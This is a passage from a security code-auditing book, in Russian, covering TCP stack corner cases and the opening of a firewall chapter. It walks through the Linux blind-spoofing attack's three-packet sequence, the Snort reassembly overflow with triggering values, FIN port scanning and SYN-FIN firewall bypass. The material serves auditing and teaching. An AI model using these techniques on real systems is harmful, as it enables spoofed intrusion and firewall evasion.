До сих пор вы рассмотрели несколько security issues в TCP code. Следующие разделы описывают некоторые интересные corner cases и нюансы TCP processing, чтобы дать идеи, где искать potential vulnerabilities.



## Обработка TCP state

TCP stacks реализуют сложную state machine, которую external actors могут довольно гибко менять. Изучение этого code может выявить тонкие behaviors, полезные attackers. Например, operating systems по-разному реагируют на необычные combinations TCP flags. Эти реакции могут приводить к security-critical behaviors, которые вы рассмотрите в главе 15 при обсуждении firewalls и SYN-FIN packets. Также можно найти множество corner cases в TCP processing. Например, некоторые operating systems разрешают data в initial SYN packet, а некоторые разрешают data segments без установленного ACK flag. В следующем разделе приведен пример vulnerability, показывающий, какую изобретательность стоит применять при inspection TCP code.

## Уязвимость blind spoofing в Linux

Известный исследователь Anthony Osborne обнаружил тонкую и захватывающую bug в Linux TCP stack, связанную с отслеживанием connection state; она задокументирована по адресу [www.ciac.org/ciac/bulletins/j-035.shtml](http://www.ciac.org/ciac/bulletins/j-035.shtml). На самом деле там было три vulnerabilities, которые он смог сплести в атаку для blind spoofing TCP traffic из произвольного source. Чтобы проследить эту vulnerability, взгляните на упрощенную version функции tcp\_rcv() в Linux kernel.

```
int tcp_rcv()
{
    ...
    if(sk->state!=TCP_ESTABLISHED)
    {
        if(sk->state==TCP_LISTEN)
        {
            seq = secure_tcp_sequence_number(saddr, daddr,
                                             skb->h.th->dest,
                                             skb->h.th->source);
            tcp_conn_request(sk, skb, daddr, saddr, opt,
                           dev, seq);

            return 0;
        }

        ... /* various other processing */
    }

    /*
     * We are now in normal data flow (see the step list
     * in the RFC) Note most of these are inline now.
     * I'll inline the lot when I have time to test it
     * hard and look at what gcc outputs
     */

    if (!tcp_sequence(sk, skb->seq, skb->end_seq-th->syn))
        die(); /* bad tcp sequence number */

    if(th->rst)
        return tcp_reset(sk,skb);

    if(th->ack && !tcp_ack(sk,th,skb->ack_seq,len))
        die(); /* bad tcp acknowledgement number */

    /* Process the encapsulated data */

    if(tcp_data(skb,sk, saddr, len))
        kfree_skb(skb, FREE_READ);
}
```

Если incoming packet связан с socket, который не находится в TCP\_ESTABLISHED, выполняется разнообразная processing, относящаяся к initiation и teardown connection. Важно отметить, что после

выполнения этой processing code в некоторых ситуациях может провалиться в normal data-processing code. Обычно это безвредно, поскольку control packets вроде SYN и RST не содержат data. Глядя на предыдущий code, можно увидеть, что любые data в initial SYN packet не обрабатываются, поскольку server находится в состоянии TCP\_LISTEN и возвращается из receive function. Однако после получения SYN и перехода server в state SYN\_RCVD code проваливается дальше, и data во входящих packets обрабатываются. Поэтому data в packets, отправленных после initial SYN, но до завершения three-way handshake, фактически ставятся в очередь для доставки userland application.

Атака, придуманная Osborne, состояла в spoof packets от trusted peer и предоставлении data до завершения three-way handshake. Сначала attackers отправляли обычный SYN packet, spoofed from trusted peer, как показано на рис. 14-20.

```

SYN
Seq: 123456789
Source port: 1024
Dest port: 513

Trusted client                                Trusted server

```

**Рис. 14-20. Передача 1**

После получения SYN packet server входит в состояние SYN\_RCVD и отправляет SYN-ACK packet предполагаемому source SYN. Attackers не могут увидеть этот packet, но пока они действуют достаточно быстро, это не мешает атаке.

В этот момент они знают, какие sequence numbers допустимы в window для data, предназначенных victim host, но не знают, каким должен быть acknowledgement sequence number, потому что не видели SYN-ACK packet. Однако внимательно посмотрите на предыдущий code из tcp\_rcv(). Второй нюанс, которым воспользовался Osborne, состоит в том, что если ACK flag не установлен в TCP packet, Linux TCP stack не проверяет acknowledgement sequence number на допустимость перед постановкой data в очередь. Поэтому attackers просто отправляют некоторое количество data в packet с valid sequence number, но без установленных TCP flags, как показано на рис. 14-21.

```

Seq: 1234567890
Source port: 1024
Dest port: 513
<rlogin>

Trusted client                                Trusted server

```

**Рис. 14-21. Передача 2**

Теперь у attackers есть data, поставленные в очередь в kernel victim machine и готовые к доставке userland process rlogind, как только three-way handshake завершится. Обычно этот handshake нельзя завершить без знания или угадывания корректного acknowledgement number, но Osborne обнаружил третью vulnerability, позволяющую attackers нанести решающий удар. Обычно userland process не возвращается из вызова accept(), пока handshake не завершен. Следующий code показывает эту логику в tcp.c:

```

static struct sk_buff *tcp_find_established(struct sock *s)
{
    struct sk_buff *p=skb_peek(&s->receive_queue);

    if(p==NULL)
        return NULL;

    do
    {
        if(p->sk->state == TCP_ESTABLISHED ||
            p->sk->state >= TCP_FIN_WAIT1)
            return p;
    }
}

```

```

        p=p->next;
    }
    while(p!=(struct sk_buff *)&s->receive_queue);

    return NULL;
}

```

Обратите внимание, что kernel рассматривает states, большие или равные TCP\_FIN\_WAIT1, как эквивалентные ESTABLISHED. Следующий code обрабатывает packets с установленным FIN bit:

```

static int tcp_fin(struct sk_buff *skb, struct sock *sk,
struct tcphdr *th)
{
    ...
    switch(sk->state)
    {
        case TCP_SYN_RECV:
        case TCP_SYN_SENT:
        case TCP_ESTABLISHED:
            /*
             * move to CLOSE_WAIT, tcp_data() already handled
             * sending the ack.
             */
            tcp_set_state(sk,TCP_CLOSE_WAIT);
            if (th->rst)
                sk->shutdown = SHUTDOWN_MASK;
            break;
    }
}

```

CLOSE\_WAIT больше TCP\_FIN\_WAIT, что означает: если attackers просто отправят FIN packet, он переведет connection в состояние CLOSE\_WAIT, и вызов accept() в userland application успешно вернется. Затем у application будут data, доступные для чтения из socket: data, которые attackers spoofed. В итоге атака включает три packets, показанные на рис. 14-22.

|                                                                              |                |
|------------------------------------------------------------------------------|----------------|
| <pre> SYN Seq: 123456789 Source port: 1024 Dest port: 513 </pre>             |                |
| Trusted client                                                               | Trusted server |
| <pre> Seq: 1234567890 Source port: 1024 Dest port: 513 &lt;rlogin&gt; </pre> |                |
| Trusted client                                                               | Trusted server |
| <pre> FIN Seq: 1234567810 Source port: 1024 Dest port: 513 </pre>            |                |
| Trusted client                                                               | Trusted server |

**Рис. 14-22. Blind spoofing attack**

## Представление sequence numbers

Sequence numbers - это 32-bit unsigned integers со значениями от 0 до  $2^{32}-1$ . Обратите внимание, что sequence numbers wrap around at 0, и нужно проявлять особую осторожность, чтобы это wrapping работало безупречно. Например, допустим, у вас есть TCP window, начинающийся с `0xffffffff0` и имеющий size `0x1000`. Это означает, что data с sequence numbers между `0xffffffff0` и `0xfffffffff` находятся внутри window, как и data с sequence numbers между `0x0` и `0xfff0`. Эту гибкость обеспечивают следующие macros:

```
# define SEQ_LT(a,b)      ((int)((a)-(b)) < 0)
# define SEQ_LEQ(a,b)     ((int)((a)-(b)) <= 0)
# define SEQ_GT(a,b)      ((int)((a)-(b)) > 0)
# define SEQ_GEQ(a,b)     ((int)((a)-(b)) >= 0)
```

Стоит уделить минуту изучению того, как эти macros обходят corner cases. В сущности, они измеряют distance по absolute value между двумя sequence numbers. В общем случае, если вы видите code, работающий с sequence numbers без похожего типа macro, стоит насторожиться. В следующем разделе описан пример.

## Уязвимость reassembly в Snort

Bruce Leidl, Juan Pablo Martinez Kuhn и Alejandro David Weil из CORE Security Technologies опубликовали remotely exploitable heap overflow в Snort TCP stream reassembly, возникший из-за неправильной обработки sequence numbers ([www.coresecurity.com/common/showdoc.phpidxseccion=10&idx=313](http://www.coresecurity.com/common/showdoc.phpidxseccion=10&idx=313)). Чтобы понять этот code, нужно немного разобраться в relevant structures, используемых Snort для представления TCP connections и incoming TCP packets. Incoming TCP segment представлен структурой `StreamPacketData`, имеющей следующий prototype:

```
typedef struct _StreamPacketData
{
    ubi_trNode Node;
    u_int8_t *pkt;
    u_int8_t *payload;
    SnortPktHeader pkth;
    u_int32_t seq_num;
    u_int16_t payload_size;
    u_int16_t pkt_size;
    u_int32_t cksum;
    u_int8_t chunk; /* mark the spd for
                     chunking if it's
                     * been reassembled
                     */
} StreamPacketData;
```

Поля, relevant для этой атаки, - sequence number, хранящийся в member `seq_num`, и size of segment, хранящийся в `payload_size`. У preprocessor Snort stream reassembly есть еще одна structure для представления state information о текущем stream:

```
typedef struct _Stream
{
    ... members cut out for brevity ...

    u_int32_t current_seq; /* current sequence number */
    u_int32_t base_seq;    /* base seq num for this
                           packet set */
    u_int32_t last_ack;    /* last segment ack'd */
}
```

```

    u_int16_t win_size;    /* window size */
    u_int32_t next_seq;    /* next sequence we expect
                           to see - used on reassemble */

    ... more members here ...
} Stream;

```

Структура Stream, среди прочего, имеет member base\_seq, указывающий starting sequence number анализируемой части TCP stream, и member last\_ack, указывающий последний acknowledgement number, с которым наблюдался ответ peer.

Теперь о vulnerability. Следующий code используется для копирования data из TCP packet, который был acknowledged by peer. Все variables имеют тип unsigned int, за исключением offset, который является int. Incoming packets представлены структурой StreamPacketData, на которую указывает spd, и связаны со структурой Stream, на которую указывает s. При входе в этот code содержимое packet копируется в 64K reassembly buffer при выполнении определенных conditions. Обратите внимание: перед выполнением этого code гарантируется, что reassembly buffer как минимум так же велик, как block of data, который нужно проанализировать; он определяется как size (s->last\_ack - s->base\_seq).

Следующий code содержит проверки, чтобы убедиться, что incoming packet находится внутри reassembly window; sequence number должен быть между s->base\_seq и s->last\_ack:

```

/* don't reassemble if we're before the start sequence
 * number or after the last ack'd byte
 */
if(spd->seq_num < s->base_seq || spd->seq_num > s->last_ack) {
    DEBUG_WRAP(DebugMessage(DEBUG_STREAM,
        "not reassembling because"
        " we're (%u) before isn(%u) "
        " or after last_ack(%u)\n",
        spd->seq_num, s->base_seq, s->last_ack));
    return;
}

```

Затем снова выполняется проверка, чтобы убедиться, что sequence number находится после base\_seq. Она также убеждается, что sequence number больше или равен следующему ожидаемому sequence number в stream. Последняя проверка удостоверяется, что sequence number плюс payload size меньше последнего acknowledged sequence number.

```

/* if it's in bounds... */

if(spd->seq_num >= s->base_seq &&
    spd->seq_num >= s->next_seq &&
    (spd->seq_num+spd->payload_size) <= s->last_ack)
{

```

Если все эти проверки проходят, data portion проверяемого packet добавляется в reassembly buffer для последующего анализа:

```

    offset = spd->seq_num - s->base_seq;

    s->next_seq = spd->seq_num + spd->payload_size;

    memcpy(buf+offset, spd->payload, spd->payload_size);

```

Vulnerability в этом code возникает из-за того, что authors использовали unsigned ints для хранения sequence numbers. Атака, которую CORE описала в своем advisory, состояла из sequence of packets, заставлявшей code выполняться со следующими values:

```
s->base_seq = 0xffff0023
s->next_seq = 0xffff0024
s->last_ack = 0xffffffff
spd->seq_num 0xffffffff
spd->payload_size 0xf00
```

Если проследить code с этими values, можно увидеть, что следующая check нарушена:

```
(spd->seq_num+spd->payload_size) <= s->last_ack)
```

seq\_num - это unsigned int со значением 0xffffffff, а spd->payload\_size - unsigned int со значением 0xf00. Сложение этих двух values дает 0xeff, что значительно меньше значения last\_ack, равного 0xffffffff. Поэтому memcpy() в итоге копирует data за конец reassembly buffer, так что attacker может remotely exploit process.

## Boundary condition для sequence numbers

Стоит указать один нюанс signed comparisons для sequence numbers. Допустим, вы используете следующую macro для сравнения двух sequence numbers:

```
# define SEQ_LT(a,b) ((int)((a)-(b)) < 0)
```

Использование такой macro дает интересное behavior при работе со случаями около integer boundary conditions, например с sequence numbers 0 и 0x7fffffff. В этом случае SEQ\_LT(0, 0x7fffffff) вычисляется как (0-0x7fffffff), или 0x80000001. Это меньше 0, поэтому получается, что sequence number 0 меньше 0x7fffffff.

Теперь сравните sequence numbers 0 и 0x80000000. SEQ\_LT(0, 0x80000000) вычисляется как (0-0x80000000), или 0x80000000. Это меньше 0, поэтому получается, что sequence number 0 меньше 0x80000000.

Теперь сравните 0 и 0x80000001. SEQ\_LT(0, 0x80000001) вычисляется как (0-0x80000001), или 7fffffff. Это больше 0, поэтому получается, что sequence number 0 больше sequence number 0x80000001.

По сути, если два sequence numbers находятся на расстоянии 2GB друг от друга, они лежат на boundary, которая сообщает арифметике, какой sequence number идет первым в stream. Держите эту boundary в уме при аудите code, обрабатывающего sequence numbers, поскольку она может создать возможность для неправильной оценки TCP streams.

## Option window scale

TCP option window scale позволяет peer указать shift value, применяемое к window size. Эта option может разрешать очень большие TCP windows. Maximum window size равен 0xFFFF, а maximum window scale value равен 14, что дает possible window size 0x3FFFC000, или примерно 1GB.

Как уже упоминалось, boundary сравнения sequence numbers находится в точке перегиба 2GB. Maximum window scale value 14 выбран тщательно, чтобы не дать windows вырасти настолько, что при normal processing data внутри window можно пересечь boundary. Суть в том, что если вы встретите implementation, которая принимает window scale 15 или выше, довольно высока вероятность, что reassembly code в TCP stack можно exploit.

## Обработка URG pointer

TCP предоставляет механизм отправки некоторых out-of-band (OOB) data в любой момент обмена данными. "Out of band" означает auxiliary data, не являющиеся частью regular data stream. Идея состоит в том, что application может использовать этот механизм, чтобы сигнализировать о каком-либо exception с accompanying data, которые peer может получить и обработать немедленно, без необходимости копаться в data stream и в целом прерывать traffic flow. Ниже цитируется RFC 793 ([www.ietf.org/rfc/rfc0793.txt](http://www.ietf.org/rfc/rfc0793.txt)number=793):

Цель TCP urgent mechanism - позволить отправляющему user побудить принимающего user принять urgent data и позволить принимающему TCP указать принимающему user, когда все известные на данный момент urgent data были получены user.

TCP header имеет 16-bit urgent pointer, который игнорируется, если URG flag не установлен. Когда flag установлен, urgent pointer интерпретируется как 16-bit offset от sequence number в TCP packet в data stream, где заканчиваются urgent data. При аудите urgent pointer processing code следует учитывать potential mistakes, описанные в следующих разделах.

## Обработка pointers в другие packets

Urgent pointer указывает на offset в stream, начиная с sequence number, указанного в packet header. Совершенно законно, если urgent pointer указывает на offset, который не доставлен в packet, где установлен URG flag. То есть urgent pointer offset может содержать value 1,000, но packet имеет длину всего 500 bytes. Code, работающий с этой ситуацией, может столкнуться с двумя потенциальными проблемными областями:

- Пренебрежение проверкой, что pointer находится within bounds текущего packet. Такое behavior может вызвать массу неприятностей, потому что code читает out-of-bounds memory и пытается доставить ее application, использующему это TCP connection. Еще хуже: если после извлечения urgent data из stream code копирует trailing stream data поверх urgent data, фактически удаляя urgent data из buffer, вероятным результатом становятся integer underflow conditions и memory corruption.
- Распознавание того, что pointer указывает за конец packet, и попытка это обработать. Такое behavior корректно, но в нем легко ошибиться. Проблема urgent pointers, указывающих на future packets, усложняется тем, что subsequent packets могут перекрывать место, где urgent data существуют в stream, или subsequent packets также могут иметь установленный URG flag, создавая series of urgent bytes в непосредственной близости друг от друга.

## Обработка urgent pointers с 0-offset

Urgent pointer указывает на первый byte в stream после urgent data, поэтому перед urgent pointer в stream должен существовать хотя бы один byte; иначе urgent data не было бы. Следовательно, urgent pointer 0 недопустим. При review code, работающего с urgent pointers, уделите время проверке, корректно ли urgent pointer 0 помечается как error. Многие implementations не выполняют адекватную validation этого pointer и в результате могут сохранить byte перед началом urgent pointer или corrupt memory при попытке удалить urgent data из stream.

## Simultaneous open

Существует менее известный способ инициировать TCP connection. При simultaneous open оба peers отправляют SYN packet одновременно с зеркальными source и destination ports. Затем оба отправляют SYN-ACK packet, и connection устанавливается.

С точки зрения endpoint предположим, что вы отправляете SYN с port 12345 на port 4242. Вместо получения SYN-ACK packet вы получаете SYN packet с port 4242 на port 12345. Внутренне вы переходите из state SYN\_SENT в SYN\_RCVD и отправляете SYN-ACK packet. Peer отправляет вам SYN-ACK packet, подтверждая ваш SYN, и в этот момент connection можно считать established. Держите этот initiation process в уме при аудите TCP code, поскольку его часто упускают или пропускают.

## Резюме

IP stacks - сложные subsystems, которые трудно понять, не говоря уже о поиске vulnerabilities. Reviewers нужно глубокое понимание разных protocols, составляющих TCP/IP protocol suite, и знание corner cases в этих protocols. Эта глава представила основных участников packet-handling code для большей части обычного Internet traffic. Вы рассмотрели типичные problems, которые встретите в каждом protocol, и увидели examples из real-world IP-handling code.



# Глава 15. Межсетевые экраны

"Межсетевые экраны - это барьеры между 'нами' и 'ими' при произвольных значениях 'их'."

Steve Bellovin

## Введение

Если искать достаточно внимательно, технологии межсетевого экранирования можно найти в неожиданных местах. Межсетевые экраны давно присутствуют на рынке и развились до множества вариантов. Большинство корпораций и крупных организаций используют дорогие коммерческие firewalls, работающие на выделенном серверном ПО или сетевых устройствах. Код firewall можно найти во встроенных устройствах, таких как корпоративные маршрутизаторы и недорогие домашние сетевые устройства. Несколько бесплатных firewalls включены в разные операционные системы, или их можно купить как часть настольных пакетов безопасности. Самая свежая корпоративная тенденция - объединение технологий firewalls и network intrusion detection system (NIDS) в единые устройства network intrusion prevention system (NIPS).

NB. Возможно, вы думаете, что тонны сложного и тонкого кода разбора и моделирования протоколов - именно то, чего не хочется видеть в критически важном устройстве безопасности. Не волнуйтесь: это всего лишь потому, что вы жертва устаревшей периметроцентричной парадигмы уязвимостей. Как сказал Оби-Ван Кеноби: "Это не те дроиды, которых вы ищите".

Эта глава сосредоточена на проверке безопасности кода IP firewall, встретится ли он вам в настольном приложении Windows или в коде Cisco PIX. К счастью, существует лишь несколько базовых проблем безопасности проектирования и реализации, с которыми должен справляться любой firewall, понимающий TCP/IP, независимо от форм-фактора. Нельзя стать экспертом по firewalls за одну главу, но можно достаточно изучить предметную область, чтобы хорошо понимать, как подходить к проверке.

Вы начнете с изучения базового дизайна и технологий, лежащих в основе firewalls, а затем сосредоточитесь на конкретных уязвимостях проектирования и реализации, а также проблемных областях в основных сетевых протоколах. Обратите внимание, что это обсуждение во многом опирается на материал об IP, TCP и UDP из главы 14, "Сетевые протоколы".

## Обзор межсетевых экранов

Базовая задача firewall - служить контрольной точкой между двумя наборами сетевых компьютеров. Сетевые администраторы могут определить политику безопасности firewall, которая применяется ко всему трафику, пытающемуся пройти через эту контрольную точку. Такая политика безопасности обычно состоит из набора правил, задающих, какой трафик разрешен, а какой запрещен. Например, у сетевого администратора может быть следующая политика:


1. Host 1.2.3.4 can talk to 5.5.5.5.
2. Пользователь Jim на узле 1.2.3.10 может взаимодействовать с 5.5.5.6.
3. Любой узел может подключаться к узлу 5.5.5.4 по TCP-порту 80.
4. Узлы в сети 5.5.5.0/24 могут взаимодействовать с любым узлом.

5. UDP-пакеты от узла 1.2.3.15 с исходного порта 53 могут идти к узлу 5.5.5.5 на порт 53.
6. Весь прочий трафик запрещен.

Firewall отвечает за принудительное применение этой политики к проходящему через него трафику. Firewalls могут строиться на разных базовых технологиях, так же как они могут по-разному интегрироваться в компьютерные сети. Например, firewall может быть фрагментом кода в Ethernet-карте, фрагментом кода в модуле ядра или драйвере устройства на настольной машине, устройством, которое мостит Ethernet-сегменты в сети, устройством, маршрутизирующим между несколькими IP-подсетями, или multihomed-устройством, соединяющим сети с помощью application proxies.


## Proxy против packet filters

Есть два базовых технических подхода к дизайну firewall, хотя за годы граница между ними размылась. Packet-filtering firewall работает с сетевыми данными на довольно низком уровне, похожем на то, как IP-маршрутизатор обращается с сетевыми данными. Каждый входящий IP-пакет снимается с сети и обрабатывается firewall, который использует разные алгоритмы, чтобы обработать его и определить, является ли он допустимым, недопустимым или должен быть отложен для будущей обработки. Пакеты, разрешенные firewall, могут быть маршрутизированы на другой интерфейс или переданы IP-стеку ОС firewall-машины, как показано на рис. 15-1.



**Рис. 15-1. Поток данных packet filtering**

Proxy firewall использует полный TCP/IP-стек firewall-машины как часть цепочки обработки. TCP-соединение фактически устанавливается от клиента к firewall host, а пользовательская программа отвечает за принятие этого соединения, проверку его по политике безопасности и создание исходящего соединения к конечному узлу. Затем эта программа работает в цикле и пересылает данные туда и обратно между двумя соединениями, по ходу потенциально проверяя или изменяя атрибуты этих данных, как показано на рис. 15-2.



**Рис. 15-2. Поток данных proxy firewall**

### Соломенные чучела

В ранние дни firewalls packet filtering и proxies были двумя принципиально разными подходами, и их сторонники часто долго спорили о том, какая техника лучше. Хотя сегодня это различие почти стало ложной дихотомией, компромиссы между двумя подходами кратко сведены здесь.

Прокси-технология обычно считается более безопасной, потому что работает на прикладном уровне, а не как мост или маршрутизатор. Прокси-технология особенно хорошо подходит для анализа, нормализации и intrusion detection данных при прохождении через firewall, потому что обращается к данным через socket-style interface - нормализующую точку фокусировки, с которой удобно работать. К сожалению, коммерчески доступные application proxies так и не использовали это архитектурное преимущество для полноценного анализа на уровне протокола.

Packet filters считались архитектурно менее безопасными, потому что их низкоуровневый подход теоретически подвержен уязвимостям из-за недостатка контекстного знания о сетевых данных. Однако packet-filtering технология очень хорошо масштабируется и может внедряться ненавязчиво благодаря сравнительной прозрачности. Со временем рынок реализовал оба преимущества.

Если измерять победу коммерческим успехом, packet-filtering firewalls выиграли. Однако различие между двумя подходами стало более академическим, потому что обе линейки продуктов эволюционировали навстречу друг другу.

Можно утверждать, что рынок выбрал packet-filtering подход, поэтому proxy-based firewalls не получили таких же ресурсов для развития. Однако proxy firewalls переняли несколько возможностей packet-based firewalls. В частности, proxy firewalls, такие как NAI Gauntlet, могут передавать соединение механизму маршрутизации пакетов уровня 3 в ядре, похожему на packet filtering. Они также могут использовать расширения ядра, чтобы сделать proxy прозрачным: он перехватывает соединения при прохождении через машину, незаметно поднимает их через сетевой стек и проксирует.

Взаимно дополняющим образом packet-filtering firewalls переняли технологии, обычно связываемые с proxy-based firewalls. С самого начала многие packet-filtering firewalls включали application proxies для нескольких ключевых протоколов. Многие коммерческие корпоративные firewalls теперь поддерживают layer 7 inspection, также известный как "deep inspection" или "application intelligence". Чтобы выполнять такой анализ данных прикладного уровня, им приходится реализовывать в ядре firewall достаточную часть TCP-стека, чтобы иметь разумное представление о содержимом TCP-потока. Фактически они симулируют части ядра хост-машины, которыми proxy-based firewalls пользовались неявно; однако при этом они, вероятно, делают немало сокращений - к лучшему или к худшему.

## Поверхность атаки

Firewall software развивается уже больше десятилетия, и современные firewall-системы могут быть крупными и сложными распределенными сетевыми приложениями. Поскольку firewalls часто представляют передовую линию корпоративного периметра, важно определить поверхность атаки firewall-решения. Любой код, обрабатывающий данные из потенциально недоверенных источников, заслуживает проверки, и в firewall-решении такой код может варьироваться от обычных сетевых socket-based приложений до высокоскоростного сетевого кода уровня ядра.

Firewall-решение для локальной хост-машины может не иметь большой открытой поверхности атаки: возможно, это только код, обрабатывающий сетевые пакеты и оценивающий их по rule base. Однако корпоративное решение, вероятно, открывает сервисы внешним пользователям и внешнему миру, включая протоколы virtual private network (VPN), серверы аутентификации, сервисы сетевых и инкапсуляционных протоколов и внутренние интерфейсы управления.

Некоторые заметные уязвимости были найдены в прямолинейных сервисах прикладного уровня, входящих в корпоративные firewall-решения. Например, proxy-based firewall Gauntlet страдал от переполнений буфера как минимум в двух открытых сервисах. Mark Dowd, один из авторов этой книги, вместе с Neel Mehta из ISS X-Force обнаружили несколько preauthentication уязвимостей в VPN-функциональности Firewall-1, а Thomas Lopatic, исследователь мирового класса, нашел несколько слабостей в алгоритмах intramodule authentication Firewall-1 ([www.monkey.org/~dugsong/talks/blackhat.pdf](http://www.monkey.org/~dugsong/talks/blackhat.pdf)). Очень вероятно, что в открытых вспомогательных сервисах коммерческих firewall-решений ждут обнаружения новые уязвимости.

## Proxy Firewalls

Proxy firewalls обычно состоят из довольно прямолинейного сетевого кода. Вероятно, у вас уже есть большинство навыков, нужных для аудита proxies, потому что они проще соответствующего сервера или клиента протокола.

Есть некоторое пересечение: packet-filtering firewalls часто включают proxies для некоторых прикладных протоколов, например FTP. Аналогично, многие proxy-based firewalls включают низкоуровневые компоненты с некоторыми желательными свойствами packet-filtering firewalls, такими как прозрачный двунаправленный перехват трафика или fast-path маршрутизация одобренных соединений.

Аудитруя proxy firewalls, сосредоточьтесь на тех же видах проблем, которые встретились бы при аудите сетевых серверов. В частности, числовые проблемы, переполнения буфера, форматные строки и похожие ошибки уровня реализации вероятно появятся в парсерах сложных сетевых протоколов. Кроме того, убедитесь, что firewall четко различает внутренних и внешних пользователей или отслеживает авторизованных пользователей. Любой механизм, с помощью которого внешний пользователь может использовать прокси для доступа к внутренней сети, очевидно является крупным риском.

Gauntlet, пожалуй, был самым известным proxy-based firewall для корпоративных клиентов. В прошлом в нем было несколько уязвимостей безопасности, представлявших собой прямолинейные ошибки реализации в открытых proxies. Одной заметной проблемой было переполнение буфера в демоне smarpd/CSMAP, обнаруженное Jim Stickley из Garrison Technologies и заархивированное по адресу [www.securityfocus.com/bid/3290](http://www.securityfocus.com/bid/3290). Другое переполнение буфера в Gauntlet было раскрыто примерно тогда же в дополнительном ПО CyberPatrol и заархивировано по адресу [www.securityfocus.com/bid/1234](http://www.securityfocus.com/bid/1234).

Другой пример уязвимости proxy firewall - старая проблема в продукте Wingate. Это ПО было простой системой для совместного использования сетевого соединения несколькими компьютерами в домашней LAN. В конфигурации по умолчанию у него был TELNET proxy, открытый внешнему миру. Через этот proxy анонимные атакующие могли использовать машины Wingate для пересылки своих TCP-соединений и сокрытия настоящего исходного IP-адреса.

## Packet-Filtering Firewalls

Packet-filtering firewalls принимают решения на уровне пакетов и потому требуют отдельного рассмотрения: их ошибки чаще связаны не с парсингом прикладных протоколов, а с моделью состояния, фрагментацией, spoofing и особенностями сетевых стеков.

## Stateless и stateful design

Есть два базовых дизайна packet-filtering firewalls. Самый прямолинейный - stateless packet filter, который не отслеживает соединения и сетевые данные, с которыми работает. Stateless firewall смотрит на каждый пакет изолированно и принимает политическое решение только на основе данных в этом пакете. Stateless firewalls можно настроить так, чтобы они обеспечивали разумный уровень безопасности, и они довольно просты в реализации. Stateless firewalls часто встречаются в маршрутизаторах и простых домашних сетевых устройствах, а также в старых программных firewalls вроде ipchains.

Stateful packet filters, напротив, отслеживают соединения и другую информацию о сетевых данных, которые обрабатывают. Stateful firewall обычно имеет одну или несколько структур данных, известных как state tables, где он записывает информацию о наблюдаемых сетевых соединениях. Такие firewalls обычно могут обеспечить более строгий уровень безопасности в сети, хотя они сложнее в проектировании и реализации. Stateful packet filters встречаются во многих open-source firewall-решениях и образуют базовую технологию многих корпоративных firewall-решений.

## Stateless Firewalls

Stateless firewalls, хотя и прямолинейны по дизайну, имеют несколько фундаментальных проблем, проявляющихся при использовании в реальных сетях.

### TCP

Stateless firewalls не поддерживают никакой информации о состоянии TCP-соединений, поэтому для фильтрации TCP-пакетов им приходится использовать простой набор правил. В общем случае stateless firewalls ищут пакеты, содержащие запросы инициации соединения, то есть пакеты с установленным флагом SYN. Во многих случаях они применяют правила сетевой политики к этим SYN-пакетам и более или менее пропускают большинство остальных TCP-пакетов без блокировки. Этот метод во многих случаях работает достаточно хорошо, но может иметь серьезные последствия для безопасности.

Рассмотрите пример конфигурации stateless firewall с использованием старого Linux firewall ipchains. Предположим, вы хотите разрешить себе исходящие подключения куда угодно, но не хотите разрешать никому подключаться извне к вашим сервисам. Следующая конфигурация должна сработать:

```
ipchains -A input -p TCP ! -y -j ACCEPT  
  
ipchains -P input DENY
```

Первая строка говорит firewall разрешать все входящие TCP-пакеты, у которых не установлен флаг SYN, что обозначается ! -y. Вторая строка говорит firewall просто отбрасывать весь остальной входящий трафик. Код, определяющий, проходит ли пакет тест -y, довольно прост и основан на содержимом переменной tcpsyn. Следующий код устанавливает значение tcpsyn на основе TCP-заголовка пакета:

```
/* Connection initilisation can only  
  
* be made when the syn bit is set and  
  
* neither of the ack or reset is  
  
* set. */  
  
if(tcp->syn && !(tcp->ack || tcp->rst))  
  
    tcpsyn=1;
```

Если переменная tcpsyn установлена в 1, пакет проходит тест -y, и firewall рассматривает его как пакет инициации соединения. Следовательно, любой пакет с установленным флагом SYN и сброшенными флагами ACK и RST считается пакетом соединения.

## Сканирование

Существует несколько техник сбора информации с узла путем отправки TCP-пакетов разной степени разумности. Одна заметная техника - FIN scanning, метод сканирования портов, задокументированный Uriel Maimon в Phrack 49, Article 15. Для некоторых IP-стеков, если отправить FIN-пакет на закрытый порт, IP-стек отправляет обратно RST-пакет. Если отправить FIN-пакет на открытый порт, IP-стек ничего не отправляет. Поэтому FIN-пакеты можно использовать для сканирования портов машины и определения, какие из них открыты, а какие закрыты.

Поскольку FIN- и RST-пакеты более или менее необходимы для нормальной работы TCP, stateless firewall часто вынужден их пропускать. Если firewall не выполняет исходящую фильтрацию, он может быть немного строже, но обычно пропускает такие пакеты, чтобы разрешать TCP-ответы. Поэтому FIN port scanning обычно работает через stateless packet filter. Отправляя специально сформированные пакеты, атакующие могут выяснить еще больше информации об узлах за сетью, например тип и версию ОС.

## Неоднозначность TCP SYN

Stateless firewalls должны применять правила к инициации TCP-соединений. Обычно это делается через handshake с участием TCP-пакета с установленным флагом SYN, который довольно просто перехватить и обработать. Однако некоторые IP-стеки принимают разные сочетания флага SYN при установке TCP-соединений, и эти сочетания могут создавать exposure в stateless packet filters.

Многие TCP/IP-стеки иницируют соединение, если вместо обычного SYN-пакета отправлен пакет с установленными SYN и FIN. Если stateless packet filter не интерпретирует этот пакет как инициацию соединения, он может дать атакующим простой способ обойти firewall. Они могут просто изменить свой трафик, отправляя SYN-FIN вместо SYN, и stateless firewall может пропустить его без фильтрации.

Paul Starzetz опубликовал отличное описание этой проблемы в списке рассылки Bugtraq, заархивированное по адресу <http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html>; краткое резюме приведено ниже:

- Linux: принимает любую комбинацию TCP-флагов, когда SYN установлен, а ACK сброшен.
- Solaris: SYN-FIN принимается как эквивалент SYN.
- FreeBSD: принимает комбинации, где SYN установлен, а RST и ACK сброшены.
- Windows: принимает комбинации, где SYN установлен, а RST и ACK сброшены.

